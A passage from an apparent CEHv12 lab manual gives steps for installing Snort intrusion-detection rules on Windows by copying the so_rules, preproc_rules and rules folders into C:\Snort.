
9. Copy the **so_rules** folder from **Z:\CEHv12 Module 12 Evading IDS, Firewalls, and Honeypots\Intrusion Detection Tools\Snort\snortrules-snapshot-29150** and paste into **C:\Snort**.




10. Copy the **preproc_rules** folder from **Z:\CEHv12 Module 12 Evading IDS, Firewalls, and Honeypots\Intrusion Detection Tools\Snort\snortrules-snapshot-29150**, and paste it into **C:\Snort**. The **preproc_rules** folder is already present in **C:\Snort**; replace this folder with the **preproc_rules** folder taken from the specified location.




11. Using the same method, copy the **rules** folder from **Z:\CEHv12 Module 12 Evading IDS, Firewalls, and Honeypots\Intrusion Detection Tools\Snort\snortrules-snapshot-29150** and paste into **C:\Snort**.




12. Now right-click on the **Windows Start** icon and click **Run** from the menu.



